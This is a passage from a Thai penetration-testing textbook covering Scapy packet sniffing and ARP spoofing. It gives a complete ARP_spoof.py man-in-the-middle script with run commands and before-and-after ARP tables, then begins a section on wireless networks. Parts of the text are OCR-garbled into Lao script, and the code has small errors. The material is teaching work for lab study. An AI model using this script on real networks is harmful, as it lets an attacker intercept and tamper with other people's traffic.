Ether / IP / UDP 192.168.1.13:57751 > 239.255.255.250:1900 / Raw
Ether / IP / UDP 192.168.1.13:netbios_ns > 192.168.1.255:netbios_ns / NBNSQueryRequest
Ether / IPv6 / UDP fe80::3970:d4a9:20d1:d3ca:56793 > ff02::1:3:hostmon / LLMNRQuery
Ether / IP / UDP 192.168.1.13:56793 > 224.0.0.252:hostmon / LLMNRQuery
Ether / IPv6 / UDP fe80::3970:d4a9:20d1:d3ca:56793 > ff02::1:3:hostmon / LLMNRQuery
Ether / IP / UDP 192.168.1.13:56793 > 224.0.0.252:hostmon / LLMNRQuery
Ether / IP / UDP 192.168.1.13:netbios_ns > 192.168.1.255:netbios_ns / NBNSQueryRequest
Ether / IP / UDP 192.168.1.13:netbios_ns > 192.168.1.255:netbios_ns / NBNSQueryRequest
Ether / IP / UDP 192.168.1.13:netbios_ns > 192.168.1.255:netbios_ns / NBNSQueryRequest
>>> [REDACTED]
```

- การดักจับแพ็คเก็ตเฉพาะพอร์ตโคล TCP

### บทที่ 18:- การเขียนโปรแกรมเพื่อทดสอบการเจาะระบบ

ใช้พารามิเตอร์ filter สำหรับกรองข้อมูล

```
>>>capture = sniff(filter='TCP', count=10)
```

```
>>>capture.summary()
```

```
>>> capture = sniff(filter='tcp', count=10)
>>> capture.summary()
Ether / IP / TCP 192.168.1.9:48146 > 35.244.181.201:https PA / Raw
Ether / IP / TCP 35.244.181.201:https > 192.168.1.9:48146 A
Ether / IP / TCP 35.244.181.201:https > 192.168.1.9:48146 PA / Raw
Ether / IP / TCP 192.168.1.9:48146 > 35.244.181.201:https A
Ether / IP / TCP 117.18.237.29:http > 192.168.1.9:50768 A
Ether / IP / TCP 192.168.1.9:50768 > 117.18.237.29:http A
Ether / IP / TCP 192.168.1.9:50768 > 117.18.237.29:http A
Ether / IP / TCP 117.18.237.29:http > 192.168.1.9:50768 A
Ether / IP / TCP 192.168.1.9:33472 > 34.218.7.136:https A
Ether / IP / TCP 34.218.7.136:https > 192.168.1.9:33472 A
>>>
```

- การตักจับแพ็คเก็ตเฉพาะ interface

ใช้ iface สำหรับระบุ interface ที่ต้องการตักจับ

```
>>>capture = sniff(iface='ens33', count=10)
```

```
>>>capture.summary()
```

```
>>> capture = sniff(iface='ens33', count=10)
>>> capture.summary()
Ether / IP / UDP 192.168.1.13:netbios_ns > 192.168.1.255:netbios_ns / NBNSQueryRequest
Ether / IP / UDP 192.168.1.13:netbios_ns > 192.168.1.255:netbios_ns / NBNSQueryRequest
Ether / IPv6 / UDP fe80::3970:d4a9:20d1:d3ca:49257 > ff02::1:3:hostmon / LLMNRQuery
Ether / IP / UDP 192.168.1.13:49257 > 224.0.0.252:hostmon / LLMNRQuery
Ether / IPv6 / UDP fe80::3970:d4a9:20d1:d3ca:49257 > ff02::1:3:hostmon / LLMNRQuery
Ether / IP / UDP 192.168.1.13:49257 > 224.0.0.252:hostmon / LLMNRQuery
Ether / IP / UDP 192.168.1.13:netbios_ns > 192.168.1.255:netbios_ns / NBNSQueryRequest
Ether / IP / UDP 192.168.1.13:netbios_ns > 192.168.1.255:netbios_ns / NBNSQueryRequest
Ether / IP / UDP 192.168.1.13:netbios_ns > 192.168.1.255:netbios_ns / NBNSQueryRequest
Ether / IPv6 / UDP fe80::3970:d4a9:20d1:d3ca:57801 > ff02::1:3:hostmon / LLMNRQuery
>>>
```

- บันทึกข้อมูลแพ็คเก็ตที่ตักจับเป็นไฟล์ pcap

ไฟล์ pcap สามารถนำไปเปิดใช้งานกับโปรแกรมที่สนับสนุนได้ เช่น wireshark เป็นต้น โดยใช้คำสั่ง

```
>>>wrpcap('ens33.pcap', capture)
```


ถ้าต้องการเปิดไฟล์ที่บันทึกข้อมูล ให้ใช้คำสั่ง

```
>>>sniff(offline='ens33.pcap')
```

### 7.3 การเขียนโปรแกรม ARP SprooF

เนื่องจากการทำงานของ ARP จะมีการส่ง ARP Request ออกไป และรอให้มี ARP Reply ตอบกลับมา ถ้าหากว่าระหว่างที่กำลังรอคำตอบอยู่นั้น มีผู้ไม่หวังดีตอ ARP Reply ปลอม ๆ (stateless protocol) จะไม่ตรวจสอบว่า ARP request และ reply มาจากแหล่งเดียวกันหรือไม่ ส่งไปให้ผู้ที่ได้รับก็จะไม่สามารถทราบได้ว่า ARP Reply นั้นไม่ได้มาจากตัวจริง และจะบันทึกข้อมูล MAC Address ที่ไม่ถูกต้องนั้นไว้ในตาราง ARP การส่ง ARP Reply ปลอมออกไปนั้นเรียกว่า ARP Spoof หรือ ARP Cache Poison


ARP spoofing ใช้วิธีการโจมตีแบบแทรกต์รังกลางของการสื่อสาร (Man In The Middle: MITM) โดยสามารถปลอมแก๊งซี เพลี้ยนแปลงข้อมูลที่รับ-ส่งกันระหว่างคู่สื่อสารได้ เมื่อทำการสื่อสารจะมีการเข้ารหัสแล้วก์ตาม (ใช้วิธีการทดสอบระหว่างการสื่อสาร) เพื่อให้เข้าใจการทำ ARP spoofing ยิ่งขึ้น พิจารณาจากตัวอย่างในรูปที่ 18.8 และ 18.9



รูปที่ 18.8 แสดงการสื่อสารแบบปกติ

### บทที่ 18:- การเขียนโปรแกรมเพื่อทดสอบการเจาะระบบ

จากรูป 18.8 แสดงการทำงานสำหรับการสืบสารแบบปกติ (ยังไม่มีการ arp spoofing) เครื่อง Hacker มีหมายเลขไอพีเป็น 192.168.1.9 และ MAC คือ 00:0c:29:44:22:0a โดยเครื่องของ Hacker เชื่อมต่อไปยังเกตเวย์ (GW) ซึ่งมีไอพี 192.168.1.1 และ MAC เท่ากับ cc-50-0a-d4-ab-16 เก็บอยู่ในตาราง ARP (ARP Table) ส่วนเครื่องเหยื่อ (Victim) มีหมายเลขไอพี 192.168.1.11 และ MAC เท่ากับ 00:0c:29:5e:fb:62 ติดต้อยังเกตเวย์เดียวกันกับ Hacker โดยเครื่องเกตเวย์ (Access point: GW) มี MAC เท่ากับ cc-50-0a-d4-ab-16 เป็นทางออกไปสู่เครือข่ายอินเทอร์เน็ตและเชื่อมเครื่องลูกข่ายต่าง ๆ ให้สามารถสื่อสารกันได้ เมื่อ Hacker ต้องการทำ ARP spoofing เครื่องของ Hacker จะส่ง ARP reply ปลอมไปหลอกให้เครื่องเหยื่อทราบว่า MAC ของเกตเวย์ได้เปลี่ยนใหม่แล้ว เป็นหมายเลข 00:0c:29:44:22:0a (เป็น MAC ของเครื่อง Hacker) และส่ง ARP reply ปลอมไปหลอกเกตเวย์ว่า MAC ของเครื่องเยื่อเป็น 00:0c:29:44:22:0a เช่นเดียวกัน เพื่อไม่ให้เครื่องเหยื่อรู้ตัวว่าโดย ARP spoof และ Hacker จะอนุญาตให้แพ็คเก็ตของเครื่องเหยื่อรับส่งกันได้ตามปกติ ดังรูปที่ 18.9 โดยที่แพ็คเก็ตทั้งหมดจะให้ผลผ่านเครื่อง Hacker บนระบบปฏิบัติการลินุกซ์ เคอร์เนลจะต้องอนุญาตให้แพ็คเก็ตไหลผ่านได้โดยใช้คำสั่ง echo 1 > /proc/sys/net/ipv4/ip\_forward ก่อนเสมอ



รูปที่ 18.9 แสดงการทำ ARP spoofing


เครื่อง Hacker จะต้องส่ง ARP reply ปลอมไปหลอกทั้งสองเครื่องที่ถูก ARP spoofing ตลอดเวลา เนื่องจากกลไกการทำงานของเครือข่ายจะกลับเข้าสู่สถานะการณ์ทำงานที่ปกติเมื่อผ่านช่วงเวลาไปสักระยะหนึ่ง ดังนั้นการทำ ARP spoofing จึงเป็นการทำให้ข้อมูลที่สื่อสารกันในเครือข่ายคับคลั่งด้วย หรือเรียกว่า flooding นั่นเอง

### การเขียนโปรแกรมทดสอบ ARP spoofing ด้วย scapy

ในส่วนนี้ จะแนะนำการเขียนโปรแกรมเพื่อทดสอบการทำ ARP spoofing โดยจำเป็นต้องเตรียมเครื่องที่ใช้ทดสอบ จำนวน 3 เครื่อง คือ เครื่องเหยื่อ (Victim) ผู้โจมตี (Hacker) และ เกตเวย์ (GW) ดังในรูปที่ 18.8 และเขียนโปรแกรม ARP spoofing โดยใช้ scapy ซึ่งว่า ARP\_spoof.py ดังนี้

นำเข้า scapy, time และ argparse มาใช้งาน

```
1 import scapy.all as scapy
2 import time
3 import argparse
```



สร้างคำสั่งช่วยเหลือการใช้งานโปรแกรมด้วยโมดูล argparse โดยบังคับให้ผู้ใช้งานต้องป้อนໄอพีเป้าหมายตามหลังอوبชัน -t และป้อนໄอพีเกตเวย์ตามหลังอوبชัน -g ถ้าผู้ใช้ป้อนถูกต้องและครบถ้วนจะส่งกลับโดยใช้ตัวแปร options แต่ถ้าป้อนไม่ถูกต้องจะแสดงข้อความช่วยเหลือการใช้งาน ตัวอย่าง การป้อนข้อมูลที่ถูกต้องบนลินุกซ์ เช่น

```
$sudo python3 ARP_spoof.py -t 192.168.1.11 -g
192.168.1.1
```

## บทที่ 18:- การเขียนโปรแกรมเพื่อทดสอบการเจาะระบบ

```

5 def get_args():
6     parser = argparse.ArgumentParser()
7     parser.add_argument("-t", "--target", dest = "target_ip", \
8                         help = "IP Address of the target.")
9     parser.add_argument("-g", "--gateway", dest = "gateway_ip", \
10                        help = "IP Address of the Gateway.")
11    options = parser.parse_args()
12    if not options.target_ip:
13        #handle if an IP Address of the target is not specified.
14        parser.error("[+] Please specify an IP Address of the \
15                      target machine, use --help for more info.")
16    elif not options.gateway_ip:
17        #handle if an IP Address of the gateway is not specified.
18        parser.error("[+] Please specify an IP Address of the \
19                      gateway, use --help for more info.")
20    return options

```

ฟังก์ชัน spoof() เป็นฟังก์ชันหลักในการทำ ARP spoofing ฟังก์ชันดังกล่าวรับตัวแปร 2 ตัว คือ ไอพีเหยื่อและไอพีที่จะ spoof (เครื่อง hacker) โดยต้องทำ 2 ครั้งเสมอ คือ ส่ง ARP ปลอมไปยังเครื่องเหยื่อ 1 ครั้ง และเครื่องเกตเวย์อีก 1 ครั้ง ฟังก์ชันนี้เริ่มต้นจากการหา MAC ของเครื่องเหยื่อในบรรทัดที่ 32 จากนั้นจะเริ่มทำ ARP spoofing โดยการบอกเครื่องเหยื่อว่า MAC ของเกตเวย์เปลี่ยนเป็น MAC ของเครื่อง Hacker ดังในบรรทัดที่ 33 เมื่อกำหนดพารามิเตอร์ครบแล้ว โปรแกรมจะส่ง ARP ไปบนเครือข่าย (บรรทัดที่ 35) เพื่อให้เครื่องเหยื่อบันทึก MAC ใหม่ซึ่งถูกหลอกกว่าเป็น MAC ของเกตเวย์ลงในตาราง ARP ของตนเอง

```

31 def spoof(target_ip, spoof_ip):
32     target_mac = get_mac(target_ip)
33     spoof_packet = scapy.ARPPacket(op = 2, pdst = target_ip, hwdst = \
34   target_mac, psrc = spoof_ip)
35     scapy.send(spoof_packet, verbose = False)

```

เมื่อ Hacker ทำการ ARP spoof ได้ข้อมูลเพียงพอแล้ว จะปลอดปล่อยหรืออุติการปลอมโดยใช้ฟังก์ชัน restore() เพื่อทำให้เหยื่อไม่รู้ตัวว่าโดน ARP spoof แล้วนั่นเอง โดยการนำค่า MAC ที่ใช้งานเริ่มต้น ขณะเครือข่ายทำงานปกติ ส่ง ARP ไปยังเครือข่ายอีกครั้งว่า ข้อมูลที่ถูกต้องนั้นคือ MAC อะไร โดย

พังกชันนี้ต้องทำ 2 ครั้งเท่ากับตอนทำ ARP spoof คือ ครั้งแรกคืนค่า MAC ปกติของเกตเวย์ให้กับเครื่องเหยื่อ และคืนค่า MAC ของเหยื่อให้เกตเวย์

```

37 def restore(source_ip, destination_ip):
38     source_mac = get_mac(source_ip)
39     destination_mac = get_mac(destination_ip)
40     restore_packet = scapy.ARP(op = 2, pdst = destination_ip, \
41                               hwdst = destination_mac, psrc = \
42                               source_ip, hwsrc = source_mac)
43     scapy.send(restore_packet, count =1, verbose = False)

```

สำหรับพังกชันหลักจะเริ่มต้นจากบรรทัดที่ 45 โดยการกำหนดตัวแปรเพื่อกีบจำนวนแพ็คเก็ตที่จะส่งไปหลอกเหยื่อและเกตเวย์ในเครือข่าย โดยเก็บไว้ในตัวแปร packet\_sent จากนั้นสั่งให้ผู้ใช้โปรแกรมป้อนค่าไอพีเหยื่อและเกตเวย์ด้วยพังกชัน get\_args() ในบรรทัดที่ 47 ค่าที่ได้รับกลับคืนมาจะถูกสกัดออกเก็บไว้ในตัวแปร target\_ip และ gateway\_ip ตามลำดับ ทำการเริ่มต้นการ ARP spoof ในบรรทัดที่ 53 โดยการส่ง ARP ไปหลอกเครื่องเหยื่อ ก่อนต่อจากนั้นก็ส่ง ARP ไปหลอกเกตเวย์ในลำดับต่อมา เมื่อส่งแพ็คเก็ตปลอมออกไปหลอกไปแล้ว จะนับจำนวนแพ็คเก็ตปลอมเหล่านี้โดยใช้ตัวแปร packet\_sent += 2 ในทุก ๆ ครั้งที่ส่ง ARP ออกไป และเวนช่วงเวลาการส่ง ARP ทุก ๆ 2 วินาที โดยใช้ time.sleep(2) เมื่อผู้ใช้ต้องการยกเลิกการ ARP spoof ให้กดปุ่ม Ctrl + C (Ctrl + C) จะทำให้โปรแกรมหลุดออกจาก except (บรรทัดที่ 60) โดยโปรแกรมจะเรียกพังกชัน restore() เพื่อคืน MAC ของเครื่องเหยื่อและเกตเวย์กลับสู่การสื่อสารในสภาพปกติต่อไป

บทที่ 18:- การเขียนโปรแกรมเพื่อทดสอบการเจาะระบบ

```

45 packets_sent = 0
46
47 options = get_args()
48 target_ip = options.target_ip
49 gateway_ip = options.gateway_ip
50
51 try:
52     while True:
53         spoof(target_ip, gateway_ip)
54         spoof(gateway_ip, target_ip)
55         packets_sent += 2
56         print("\r[+] Packets Sent: {}".format(packets_sent), \
57               end = "")
58         time.sleep(2)
59
60 except KeyboardInterrupt:
61     print("\n[-] Detected Ctrl + C..... Restoring the ARP Tables\
62           ..... Be Patient")
63     restore(target_ip, gateway_ip)
64     restore(gateway_ip, target_ip)

```

ทดสอบ MAC เกตเวย์ของเครื่องเหยื่อ (192.168.1.1) ก่อนโดย ARP spoofing ด้วยคำสั่ง \$arp -a

```

drk@ubuntu:~/Desktop$ arp -a
_gateway (192.168.1.1) at cc:50:0a:d4:ab:16 [ether] on ens33
drk@ubuntu:~/Desktop$

```

ตรวจสอบบัญชี MAC ของเครื่องเหยื่อด้วยคำสั่ง ifconfig -a

```

drk@ubuntu:~/Desktop$ ifconfig -a
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.1.11 netmask 255.255.255.0 broadcast 192.168.1.255
        inet6 fe80::93b3:6208:d6e5:4a75 prefixlen 64 scopeid 0x20<link>
        ether 00:0c:29:5e:fb:62 txqueuelen 1000 (Ethernet)
          RX packets 4565 bytes 5484393 (5.4 MB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 2335 bytes 226754 (226.7 KB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

ตรวจสอบบัญชี MAC ของเครื่อง Hacker ด้วย ifconfig -a

```
suchart@ubuntu:~$ ifconfig -a
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.9 netmask 255.255.255.0 broadcast 192.168.1.255
        inet6 fe80::5bf4:389b:9e2c:18de prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:44:22:0a txqueuelen 1000 (Ethernet)
                RX packets 272 bytes 56416 (56.4 KB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 686 bytes 54131 (54.1 KB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

ສ້າງຮັນໂປຣແກຣມ ARP\_spoof.py ດ້ວຍຄໍາສັ່ງ (ກອນຮັນໂປຣແກຣມ  
ອາຈະຕ້ອງສະແກນເຄີອຂ່າຍເພື່ອຄົນຫາໄອພີທີ່ໜຳໃນເຄີອຂ່າຍກອນ ດ້ວຍ  
ໂປຣແກຣມ Scanner.py)

```
$sudo python3 ARP_spoof.py -t 192.168.1.11 -g 192.168.1.1
```

ຕຽບສອບ MAC ຂອງເກົດວິເວີຢູ່ໃນເຄີອງເຫັນວ່າເປັນຂອງ Hacker ທີ່ໄມ້  
ໂດຍໃຊ້ຄໍາສັ່ງ arp -a

```
drk@ubuntu:~/Desktop$ arp -a
? (192.168.1.1) at 00:0c:29:44:22:0a [ether] on ens33
? (192.168.1.9) at 00:0c:29:44:22:0a [ether] on ens33
drk@ubuntu:~/Desktop$
```

ສັ່ງເກົດວ່າ MAC ຂອງເກົດວິເວີຢູ່ໃນເຄີອງເຫັນວ່າມີ MAC ຂອງເຄີອງ  
Hacker ແລ້ວ ແປລວ່າການ spoof ສໍາເຮົາໃນຝຶ່ງຂອງເຫັນ ແລະໃຊ້ຄໍາສັ່ງ arp -a  
ຕຽບສອບໃນເຄີອງເກົດວິເວີວ່າ MAC ເຄີອງເຫັນວ່າມີ MAC ຂອງ Hacker  
ທີ່ໄມ້ ຕ້າໃໝ່ ແສດງວ່າການທຳ ARP spoofing ສມບູຽນແລ້ວ ເຫັນຈະຮູ້ສຶກ  
ເລັກນ້ອຍວ່າການໃໝ່ງານອິນເທອຣເນື້ອທະນຸດໜັດໜັກໄປຄຽງໜຶ່ງ ແຕ່ຜູ້ໃໝ່ງານຄອມພິວເຕອຮ  
ສ່ວນໃໝ່ມີອານວ່າເປັນເຮືອງປົກຕິ ດັ່ງນັ້ນຈຶ່ງຖືກ spoofing ໂດຍ Hacker ໄດ້ເສມອ ຖໍ່  
ໜັກຈາກ Hacker ໄດ້ຂອມລູເພີຍພອແລວແລະທຳການគິນຄໍາ MAC ຕ່າງ ທີ່  
ຖືກຕອງກລັບສູ່ເຄີອຂ່າຍແລວ MAC ຂອງເຄີອງເຫັນວ່າມີ MAC ຂອງເກົດວິເວີທີ່  
ຖືກຕອງຕາມປົກຕິ ໂດຍໃຊ້ຄໍາສັ່ງ arp -a

Hacker ພູດການ ARP spoofing ໂດຍກັດປຸ່ມ Ctrl + C

### บทที่ 18:- การเขียนโปรแกรมเพื่อทดสอบการเจาะระบบ

```
suchart@ubuntu:~$ sudo python3 ARP_spoof.py -t 192.168.1.11 -g 192.168.1.1
[+] Packets Sent: 174^C
[-] Detected Ctrl + C..... Restoring the ARP Tables..... Be Patient
suchart@ubuntu:~$
```

ตรวจสอบ MAC ในตาราง ARP ของเครื่องเหยื่อหลังจาก Hacker หยุดการทำ ARP spoofing และ MAC จะเปลี่ยนจากของ Hacker (00:0c:29:44:22:0a) มาเป็นของเกตเวย์ตามเดิม (cc-50-0a-d4-ab-16)

```
drk@ubuntu:~/Desktop$ arp -a
gateway (192.168.1.1) at cc:50:0a:d4:ab:16 [ether] on ens33
? (192.168.1.9) at 00:0c:29:44:22:0a [ether] on ens33
drk@ubuntu:~/Desktop$
```

### 7.4 การเขียนโปรแกรมเจาะเครือข่ายไร้สาย (Wireless)

เครือข่ายไร้สายมีความยืดหยุ่นในการใช้งานสูงและเป็นที่นิยมใช้งานเป็นอย่างมากในปัจจุบัน แต่ในทางกลับกัน ก็จำไปสู่ปัญหาด้านความปลอดภัยที่ร้ายแรงได้เช่นกัน เครือข่ายไร้สายมีปัญหาด้านความปลอดภัยที่ร้ายแรงได้อย่างไร? เมื่อong จากผู้ไม่หวังดีสามารถโจมตีหรือเข้าแทรกการสื่อสารแบบไร้สายได้จากการเข้าถึงเครือข่ายทางภาษาพ เช่น เครือข่ายแบบใช้สัญญาณโดยใช้คลื่นสัญญาณวิทยุแทน การทดสอบการเจาะระบบแบบไร้สาย จึงทำได้ยากกว่าการเจาะบนเครือข่ายแบบใช้สาย ปัจจุบันยังไม่มีมาตรการรักษาความปลอดภัยสำหรับเครือข่ายไร้สายอย่างสมบูรณ์แบบ เมื่อong จากคลื่นวิทยุสามารถกระจายไปทั่วบริเวณโดยผ่านทางอากาศ ซึ่งโครงสร้างได้สามารถจับสัญญาณได้เมื่อยื่นในบริเวณขอบเขตของสัญญาณดังกล่าว ก่อนจะทำการเจาะระบบเครือข่ายไร้สาย จะเป็นต้องมีความรู้พื้นฐานเบื้องต้นเกี่ยวกับเครือข่ายไร้สายเสียก่อน ดังนี้

#### จุดเข้าใช้งาน (Access point: AP)

จุดเชื่อมต่อ (AP) คือ โหนดหรืออุปกรณ์ที่เป็นจุดศูนย์กลางในการเชื่อมต่อของอุปกรณ์ไร้สายเข้าด้วยกันตามมาตรฐาน 802.11 จุดนี้ยังสามารถใช้เป็นจุดเชื่อมต่อระหว่างเครือข่ายท้องถิ่นไร้สาย (WLAN) และเครือข่ายแบบมีสายได้ด้วยดังรูปที่ 18.10

### ຕັ້ງຮະບຸຊຸດບົຣິກາຣ (SSID)


ເປັນສຕຣີງຂໍອຄວາມທີ່ມູນໜ້າຍ່ອນໄດ້ມີຄວາມຍາວ 0 ລຶ້ງ 32 ໄປຕໍ່ ຊົ່ງ ໂດຍທ່ວໄປແລ້ວຈະເປັນຊື່ອທີ່ກຳຫັດໃຫ້ກັບເຄີອຂ່າຍໄຮສາຍແລະຄວາມໄມ່ຂ້າກັນ ອຸປະກົດທີ່ໜີ້ມີຄວາມຍາວຈະຕ້ອງໃຊ້ຊື່ອດັກລ່າວນີ້ເພື່ອສື່ອສາຮກັນພ່ານເຄີອຂ່າຍໄຮສາຍ

### ກາຮະບຸຊຸດບົຣິກາຣພື້ນຖານ (BSSID)

ເປັນໝາຍເລຂເຄຣີອງ (MAC) ຂອງຊີບເຜີ້ຕໄວ້ໄຟ (AP) ທີ່ທຳການບນເຄີອຂ່າຍໄຮສາຍ ມັນຄູກສຽງຂຶ້ນໂດຍໃຊ້ວິທີກາຣແບບສຸມ

### ໝາຍເລຂຂອງສື່ສາຮ (Channel)


ແສດງລຶ້ງຊ່ວງຄວາມຄືວິທີ່ທີ່ Access Point (AP) ໃຊ້ໃນກາරຮັບ-ສັງສັນຍຸງານ



ຮູບທີ່ 18.10 ໂຄງຮ່າຍເຄີອຂ່າຍໄຮສາຍ

### ກາຮື່ສື່ສາຮຮ່ວ່າງໄຄລເອນຕັ້ງກັບເຄີອຂ່າຍໄຮສາຍ

